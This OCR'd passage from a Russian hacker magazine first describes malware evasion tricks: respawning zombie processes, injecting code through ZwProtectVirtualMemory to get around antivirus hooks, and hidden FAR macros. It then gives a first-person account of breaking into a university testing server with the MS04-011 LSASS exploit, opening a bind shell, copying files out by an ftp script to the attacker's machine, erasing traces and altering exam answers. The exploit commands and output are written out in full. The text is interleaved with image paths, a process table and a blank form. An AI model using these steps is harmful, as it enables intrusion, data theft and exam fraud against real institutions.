


Имя образа	PID	ЦП	Время...	Память	Пиковое ...	Баз.пр.	Потоков	Прочитано...	Записан
Бездействие сис...	0	98	4:38:41	16 КБ	16 КБ	Нет данных	1	0	
System	8	00	0:02:01	216 КБ	1 436 КБ	Средний	59	135 603	3 345
SMSS.EXE	232	00	0:00:00	420 КБ	2 000 КБ	Высокий	6	18 663 936	51
CSRSS.EXE	260	00	0:00:17	3 036 КБ	3 456 КБ	Высокий	10	744 977	
WINLOGON.EXE	280	00	0:00:01	3 284 КБ	8 624 КБ	Высокий	16	3 817 982	1
SERVICES.EXE	308	00	0:00:19	4 580 КБ	5 056 КБ	Выше сред...	17	13 667 472	11 992
LSASS.EXE	320	00	0:00:00	1 220 КБ	4 412 КБ	Выше сред...	9	381 416	119
war-ftpd.exe	392	00	0:00:04	5 888 КБ	5 892 КБ	Средний	4	52 095 356	174
svchost.exe	476	00	0:00:00	5 672 КБ	5 672 КБ	Средний	11	269 580	
spoolsv.exe	504	00	0:00:00	4 744 КБ	5 012 КБ	Средний	12	40	
svchost.exe	532	00	0:00:01	7 904 КБ	8 300 КБ	Средний	27	100 832 482	179 457
Smc.exe	604	00	0:00:36	17 572 КБ	40 420 КБ	Средний	14	105 773 408	446
ups.exe	676	00	0:00:05	2 592 КБ	2 600 КБ	Средний	6	1 982 312	62
thebat.exe	680	00	0:00:24	5 636 КБ	21 696 КБ	Средний	10	2 830 253	1 410
Far.exe	716	00	0:00:14	7 644 КБ	8 988 КБ	Средний	2	349 985	
WINWORD.EXE	740	00	0:01:32	13 520 КБ	13 532 КБ	Средний	5	15 002 971	233
MSIMN.EXE	940	00	0:00:19	18 944 КБ	19 628 КБ	Средний	12	2 906 337	29
explorer.exe	956	00	0:00:16	4 804 КБ	8 408 КБ	Средний	13	2 596 645	

/4/ **Диспетчер задач** использует недокументированную функцию NtQueryInformationProcess

Сочетание команд, конечно, удивительное, но, с точки зрения машинной логики, вполне «законное». А еще можно использовать Асинхронные Вызовы Процедур (APC), создаваемые API-функцией QueueUserAPC. Да много всего можно придумать! Но мы ведь совсем не об этом говорим! Вернемся к нашим идентификаторам родительских процессов (parent PID). Это настоящий кладезь информации для антивирусов и продвинутых пользователей. Возьмем, к примеру, утилиту tlist из комплекта Microsoft Support Tools и запустим ее с ключом «-t», а еще лучше воспользуемся NT Explorer'ом Марка Руссиновичка, бесплатную копию которого можно скачать с www.sysinternals.com/Utilities/ProcessExplorer.html. Иерархия процессов видна как на ладони! А если материнский процесс уже завершился, и parent PID указывает в никуда? Тогда образуется процесс «зомби», сразу же привлекающий к себе внимание, особенно если этот процесс периодически порождает новых «зомби», а сам исчезает. Увы! Это ограничение данной техники! Впрочем, как показывает практика, они все-таки таковыми и остаются, особенно если размножаются по-хитрому, выдерживая перед завершением процесса небольшую паузу. Тогда в системе будут постоянно присутствовать ровно два «зомби» с одинаковыми именами, хотя путем перекрестного «опыления» можно создать двух разноименных «зомби», попеременно вызывающих друг друга, с постоянно изменяющимися PID'ами. Но не все пользователи обращают внимание на PID'ы. В процессе практической реализации этой схемы программист неизбежно сталкивается с проблемой передачи данных от одного процесса к другому. Как ее осуществить? Есть очень изящный трюк, позволяющий прерывать выполнение процесса в любое время (например, при антивирусной угрозе), возобновляя работу порожденного «зомби» с того же самого места. Это просто! Все переменные процесса хранятся в разделяемой области памяти, туда же перед завершением записывается и регистровый контекст. Его чтение осуществляется функцией GetThreadContext, а запись — SetThreadContext. Естественно, контекст каждого потока должен сохраняться отдельно. Порожденный процесс считывает контекст своего предка из сохраненной области памяти и устанавливает его вручную с помощью несложной ассемблерной вставки. Таким образом, с точки зрения хакера, разрабатывающего злобный вирус, нет никакой разницы, сколько процессов участвует в схеме. Переключение происходит совершенно «прозрачно», и, если в довершение ко всему процесс-потомок наследует дескрипторы всех объектов своего родителя, программа выполняется так, как будто бы никаких переключений не происходит. Вот только кводы постоянно обновляются, подкидывая свежие охапки дров в пылающий огонь!





/5/ **WriteProcessMemory** в действительности представляет собой «обертку» вокруг ZwProtectVirtualMemory

/6/ **Explorer Мака Руссиновичка** отображает иерархию процессов и выслеживает «процессы-зомби»

Захват чужих ресурсов

Вот мы и подошли к паразитам вплотную. Вместо того чтобы плодить «зомби», рискуя быть обнаруженным и создавая никому ненужную активность, напрягающую систему, не лучше ли тайком внедриться в чужую программу, используя ее ресурсы как свои собственные? Великолепная идея, вот только... любой известный механизм внедрения легко распознается антивирусами и персональными брандмауэрами.

И нам, чтобы выжить, необходимо предложить радикально новый способ, который не удастся проконтролировать никому. Большинство вирусов внедряет свой код посредством функции WriteProcessMemory, которую контролируют всякие сторожа. А как они могут ее контролировать? Обычно используется простой пример: правится (в памяти) таблица экспорта KERNEL32.DLL так, чтобы WriteProcessMemory указывал на антивирусную насадку, проверяющую, кто и зачем эту функцию вызывает. В других случаях правится непосредственно сам код функции WriteProcessMemory (например, в ее начало ставится jump на антивирусный thunk). Короче, вызывать WriteProcessMemory может только самоубийца, тем более что WriteProcessMemory — это только «обертка» вокруг ZwProtectVirtualMemory, экспортируемой NTDLL.DLL, которую контролирует значительно меньшее количество антивирусов/брандмауэров. В свою очередь, ZwProtectVirtualMemory обращается непосредственно к ядру операционной системы через прерывание int 2Eh со значением 77h в регистре EAX (начиная с XP, интерфейс взаимодействия с ядром осуществляется через специальную машинную команду systenter, но прерывание INT 2Eh попрежнему поддерживается и работает в целях сохранения обратной совместимости).

```
.text:77F82C30 ZwProtectVirtualMemory proc near
.text:77F82C30 arg_0                    = dword ptr 4
.text:77F82C30
.text:77F82C30                          mov eax, 77h   ; NtProtectVirtualMemory
.text:77F82C35                          lea   edx, [esp+arg_0]
.text:77F82C39                          int    2Eh
.text:77F82C3B                          retn 14h
.text:77F82C3B ZwProtectVirtualMemory endp
```

Немногие сторожевые программы работают на таком низком уровне, поэтому мы имеем хорошие шансы остаться незамеченными, однако... риск все-таки есть. Что поделаешь — такова специфика нашей профессии. Но глубже спускаться уже некуда! Ниже только ядро! Можно, конечно, написать драйвер, разбирающий каталог страниц и внедряющий код напрямую в физическую память, или сделать то же самое с прикладного уровня, обратившись к псевдоустройству «\\Device\\PhysicalMemory», которое вплоть до Windows 2003 Server SP1 было доступно администратору на чтение/запись, но теперь работать с ним не может даже System, отбрасывая нас назад к драйверу (см. статью Changes to Functionality in Microsoft Windows Server 2003 Service Pack 1 Device\PhysicalMemory Object на сайте Microsoft: www.microsoft.com/technet/prodtechnol/windowsserver2003/library/BookofSP1/e0f862a3-cf16-4a48-bea5-f2004d12ce35.mspx). Другая сумасшедшая идея — спуститься на секторный уровень, забраться в файл подкачки и слегка «подправить» программу. Но ведь это же бред! Существуют гораздо более элегантные и незаметные способы безопасного внедрения!

Наши методы

Нам ведь все равно, в какую программу внедряться, правда? Мы чужие ресурсы ограбить хотим. Многие программы поддерживают плагины и другие виды расширений. Достаточно забросить модуль в определенную директорию или слегка подправить конфигурационный файл (реестр). Программа загрузит наш плагин как родной, и мы окажемся в чужом адресном пространстве, в пределах которого можно делать все что угодно. Другое могучее орудие пролетариата — макросы. FAR хранит их в реестре и позволяет переназначить любую комбинацию клавиш, даже уже занятую. Также он позволяет макросам подавлять вывод на экран. Что это значит? А вот что! Возьмем комбинацию, которая используется как можно чаще (например <Alt>+<F1>, отвечающая за выбор диска в левой панели) и повесим на нее последовательность э… некоторых «полезных» действий (необязательно деструктивных), а после этого нажмем <Alt>+<F1> для вызова настоящей панели, чтобы у пользователя не возникло никаких подозрений, что здесь что-то не так. Поскольку FAR предоставляет доступ ко всем командам командной строки, возможности макровирусов оказываются поистине безграничными! Обнаружить присутствие посторонних макросов очень сложно, разве только специально их искать, но для этого потребуется установить дополнительный плагин, отображающий макрокоманды в «естественном» виде, иначе в них сам мыщъх хвост оторвет. А знаменитый Лис? Да это целое кладбище для хакеров готического типа! Бери и хакерствуй, в смысле устанавливай свои собственные расширения. «Левые» расширения легко обнаружить просто просмотрев перечень уже установленных, однако далеко не всякий пользователь с уверенностью сможет сказать, какие расширения он устанавливал и когда. Последние версии Оперы также поддерживают расширения в виде мини-приложений, которые никем не контролируются.



CYBERANT
/ SATION@YANDEX.RU /

Зачет!

Ломаем институтскую систему тестирования

Лысый препод


Есть у меня в институте колоритный персонаж — лысый, как футбольный мяч, преподаватель Петр Алексеевич. Поговаривают, что еще в далеком 1967-м году, сразу после старта ракеты Буран-18, он сошел с ума: начал беспричинно улыбаться (ракета упала через 3 минуты), везде ходил с бадминтонной ракеткой и розовым воланчиком. В общем, появились в его поведении странности. Однако недавно он удивил студентов не на шутку: отложил ракетку в сторонку и занялся внедрением высоких технологий в виде компьютерной тестирующей системы для проверки знаний. Честно говоря, знаний по его предмету у меня не особенно-то много было. Поэтому я решил подойти к процессу тестирования с хакерской стороны: нужно было просто поломать его систему.

Осмотр пациента

На консультации я заметил, что для запуска системы тестирования препод на каждом компе вбивал в какое-то клиентское окошко IP 10.2.100.2, а потом жал кнопочку «Подключиться». Стало понятно, что на них установлена клиентская часть системы, в которой можно было выбрать свои Ф.И.О. и группу, но вопросы, видимо, загружались по сети с сервера, IP которого 10.2.100.2. На нем, скорее всего, и стояла серверная часть всей системы. Задача свелась к банальному взлому сервака с указанным выше IP-адресом.

Засев за комп в одной из компьютерных лабораторий, я начал изучение жертвы. Хотелось по привычке использовать всеми любимый nmap, но, к сожалению, этого сканера у меня на флешке не оказалось, зато нашлась небольшая программка winfingerprint. Она способна определить OS на удаленной тачке и показать открытые порты. После скана winfingerprint показала следующее:

```
IP Address: 10.2.100.2 F-E8D529A175954
Computername: MSGROUP\F-E8D529A175954
SID: S-1-5-21-1060284298-507921405-839522115
Patch Level:
        Operating System: 5.1
```



КУРС

(фамилия, имя, отчество студента)

ПРАКТИЧЕСКИЕ ЗАНЯТИЯ

№ п/п	Наименование дисциплин	Кол. часов	Фамилия преподавателя	Отметки о зачете	Дата сдачи зачета	Подпись преподавателя
1						
2						
3						
4						
5						
6						
7						
8						
9						
10						

Декан факультета ____________

13

WARN

Приведенная информация предназначена только для ознакомления и не является руководством к действию. Автор и редакция не несут ответственности за твои неправомерные поступки!

Май — жестокий месяц. С одной стороны, уже светит жаркое солнце, и длинноногие красавицы сексуально облизывают мороженное, жадно посматривая в твою сторону. С другой — лысоватый преподаватель торопит с зачетом по своему угрюмому предмету, а полковник Петренко из военкомата не спешит завершать весенний призыв. Нет причин для беспокойства, амиго. Все разрулим!

```
Role: NT Workstation
Role: LAN Manager Workstation
Role: LAN Manager Server
Role: Potential Browser
Role: Backup Browser
```

Кроме этого, на тачке было открыто множество портов, в том числе и обычно не используемые стандартными приложениями. Складывалось впечатление, что о безопасности сервера никто не беспокоился и вряд ли проводил систематическое обновление софта (что типично для универов). Как видно из лога скана, на сервере стояла WinXp, поэтому я решил не терять времени и попробовать действие известного сплоита на эту систему, а именно: HOD-ms04011-lsasrv-expl.

Проникновение в систему

Так как у меня уже был собранный exe-файл сплоита, я его запустил следующей командой:

```
C:\>HOD-ms04011-lsasrv-expl.exe 0 10.2.100.2 3333
```

Кратко опишу используемые параметры. 0 — тип цели (в нашем случае — WinXp+Sp1). 10.2.100.2 — IP цели. 3333 — <bindport>. Сплоит выполнился успешно, и появилось сообщение:

```
[*] Target: IP: 10.2.100.2: OS: WinXP Professional [universal] lsass.exe
[*] Connecting to 10.2.100.2:445 ... OK
[*] Attacking ... OK
```


Далее я просто подтельнетился к этой тачке на 3333 порт и увидел сообщение:

```
Microsoft Windows XP [Версия 5.1.2600]
(С) Корпорация Майкрософт, 1985-2001.
C:\windows\system32\>
```

Вот и отлично!

/1/ Конфигуратор серверной части
настройки теста

/2/ Test Question Editor
коряво написанный редактор



/2/

/1/

Поднимаем FTP

Пройдясь по папкам на диске C:, ничего интересного я не обнаружил, зато на диске D: находилась папка с закономерным названием TESTS и rar-архив с таким же именем — по-видимому, резервная копия. Решено было срочно слить себе архив. Расшаривать диски на серваке не хотелось, так как это могло вызвать лишние подозрения даже у туповатого админа. Поэтому я заюзал FTP-сервер. Для этого был быстро настроен и запущен Pablos FTP server, указана рабочая директория, имя пользователя и пароль — student. После этого я перешел в директорию TESTS и в консоли выполнил команду:

```
echo open 10.3.100.8 > go.txt && echo student >> go.txt && echo student
>> go.txt,
```

Создав тем самым на атакуемой тачке текстовый файл с именем go и содержимым:

```
open 10.3.100.8
sudent
student
```

10.3.100.8 — IP моего компа. Далее я законектил удаленный компьютер к себе на FTP командой:

```
C:\Program files>ftp -s:go.txt
```


Просмотрев лог-файл FTP сервака, я убедился, что соединение прошло удачно.
Командой send переслал себе в рабочую директорию архив TESTS.rar. Его просмотр подтвердил, что это полная копия папки TESTS.
Командой del go.txt были удалены следы деятельности, и содержимое успешно отправлено на флеш-карту.

Полдела успешно выполнено — осталось изучить саму тестирующую систему и вопросы, подготовленные преподом для экзамена. С самыми лучшими надеждами я отправился домой.

Тестирующая система в разрезе

Распаковав архив, я удивился: размер папки занимал около 950 Мб. Внутри оказалось все необходимое для установления этой тестирующей системы на любой компьютер, а именно: Apache, база данных MySQL, куча различных сетевых утилит, сервер, клиент и редактор системы тестирования. Сначала я запустил «клиент» и увидел знакомое окошко, где нужно было указать IP сервера для подключения. Выпадающий список Ф.И.О. и групп был пуст. На этом изучение клиентской части было завершено.

Перешел к следующему «редактору». Запустив его, я сразу понял, что вся эта система наверняка написана студентами старших курсов. Интерфейс «редактора» был просто ужасен: множество маленьких окон в одном, какой-то экзотический шрифт, а при развороте на весь экран бедный «редактор» вообще зависал, не говоря уже о кнопочках, которые на моем мониторе с разрешением 1600x1200 просто куда-то пропадали или отображались наполовину. Нащупав в строке меню пункт «отрыть», я увидел, что редактор переваривает файлы формата *.tqf. С таким расширением они были быстро найдены. Файлов оказалось порядка 40 -ка штук, и каждый назывался, как соответствующий раздел учебной программы. Скормив один из таких файлов редактору, я увидел все его содержимое: 40 вопросов с вариантами ответов. Здесь же можно было указывать, какие из вариантов ответов являются верными. Каково же было мое удивление, когда я увидел, что многие ответы помечены как правильные, хотя на деле таковыми не являются! Теперь стало понятно, почему препод так яростно всех заверял, что



/3/ Pablo's FTP Server в работе

Другие FTP серверы:
Alex's Ftp Server: http://www.alex.feedback.net/
FTP Serv-U: http://www.ftpserv-u.com/
WFTPD Pro Server: http://www.wftpd.com/
FTPRush: http://www.ftprush.com/

100% на тестировании получить невозможно:). На этом, конечно, можно было уже остановиться. Есть вопросы, есть ответы — садись и учи простую комбинацию вопрос-ответ. Так и сделали некоторые из моих одногруппнков (особенно женского пола). Как показали подсчеты, всего в системе было около 1000 вопросов, у каждого — по 5—7 вариантов ответов. Лично мне выучить столько комбинаций вопросов-ответов не представлялось возможным. Нужно было что-то делать, но что?

Приручаем систему тестирования

Самый простой способ — это пометить правильные ответы на конкретный вопрос. По этому поводу было очень много разных мыслей: сделать все правильные ответы с заглавной буквы или поставить после них точку. Но это было слишком явно. И тут у меня возникла идея, которая покажется некоторым ламерской: во всех правильных ответах одну букву сделать жирной, а еще лучше, для подстраховки, в неправильных. Одна жирная буква в длинном предложении ответа практически не заметна. Делать пометки в «редакторе» возможности не было. Один из tqf-файлов я открыл блокнотом, и заметил, что он состоит в основном из HTML-кода, а еще непонятных тэгов и переменных, не имеющих никакого отношения к HTML. Метить каждый вопрос в блокноте было бы слишком долго и утомительно, поэтому я использовал FrontPage. Вопрос в нем приобретал вид чем-то похожий на HTML-страницу, и помечать ответы стало гораздо удобнее и быстрее. Все tqf-файлы я заменил измененными. Осталось проверить, как прижились подкорректированные файлы в тестирующей системе.

Проблемы подключения

Для этого я запустил уже заранее сконфигурированный преподом сервер Apache, загрузил сервер тестирующей системы и вызвал клиентское окно для подключения. Вбил в нем IP 127.0.0.1, нажал «Подключиться» и… облом: сообщение невозможно было соединить с сервером. В чем же дело? А дело в том, что выпадающий список с Ф.И.О. и группой остался пустым. Не было данных заполняющих эти списки. Тут стало понятно, что папка MySQL не зря находилась вместе с системой тестирования. Я запустил файл MySQLd-max.exe и опять попробовал подключиться. На этот раз все прошло отлично. Выпадающие списки заполнились нашими Ф.И.О. и группами. После нажатия кнопочки «Подключиться» я увидел окно с названиями тем тестирования и быстро выбрал одну из них. Великолепно! Присмотревшись, во всех неправильных ответах можно было увидеть жирную букву. Моментом, даже не вчитываясь в вопрос, я начал расставлять галочки напротив немеченых ответов. А вот и первый глюк.

Дисковые хлопоты

В вопросах, где должен отображаться рисунок, он отсутствует. Вся система тестирования виснет с сообщением о невозможности создания временного графического файла на диске P:. Все понятно: в универе диск P: является общим сетевым с правами доступа на чтение и запись. Вероятно, поэтому именно на нем система и создавала временные файлы. Конечно, можно было бы найти, где именно прописано использование диска P: , но на это не было времени и желания. В таких случаях, если у тебя WinXP, проще сделать так, как сделал я — пойти в реестр по адресу: HKLM/SYSTEM/MountedDevices и изменить букву одного из своих дисков на ту, которая нам нужна, после чего рестартнуться.

Запустив систему я убедился в том, что все работает отлично. Рисунки в вопросах отображаются. Внимательно всматриваясь в монитор, я расставил галочки согласно пометкам. Результат не заставил себя долго ждать — все глюки исчезли.

Подготовка

За день до экзамена, скинув на флешку меченые вопросы, я отправился в универ. Используя все тот же сплоит, я получил доступ к командной строке, после чего удалил все файлы *.tqf, поднял FTP-сервак и командой get filename.tqf залил меченые файлы. Удалив следы деятельности, уведомил одногруппников о несложности экзамена по этому предмету и смело отправился домой спать, так как к экзамену я уже отлично подготовился.

Выводы

Не стану тебе рассказывать о том, как хорошо прошел экзамен, как был удивлен препод высоким уровнем знаний в группе и сколько благодарностей я получил от друзей и подруг. Скажу только, что системы тестирования, какими бы сложными и оригинальными они не были, могут быть взломаны, изменены и использованы в своих целях. Надеюсь, из истории моего взлома тебе стало понятно, что при желании тебя могут легко подставить и свести все твои знания к нулю.

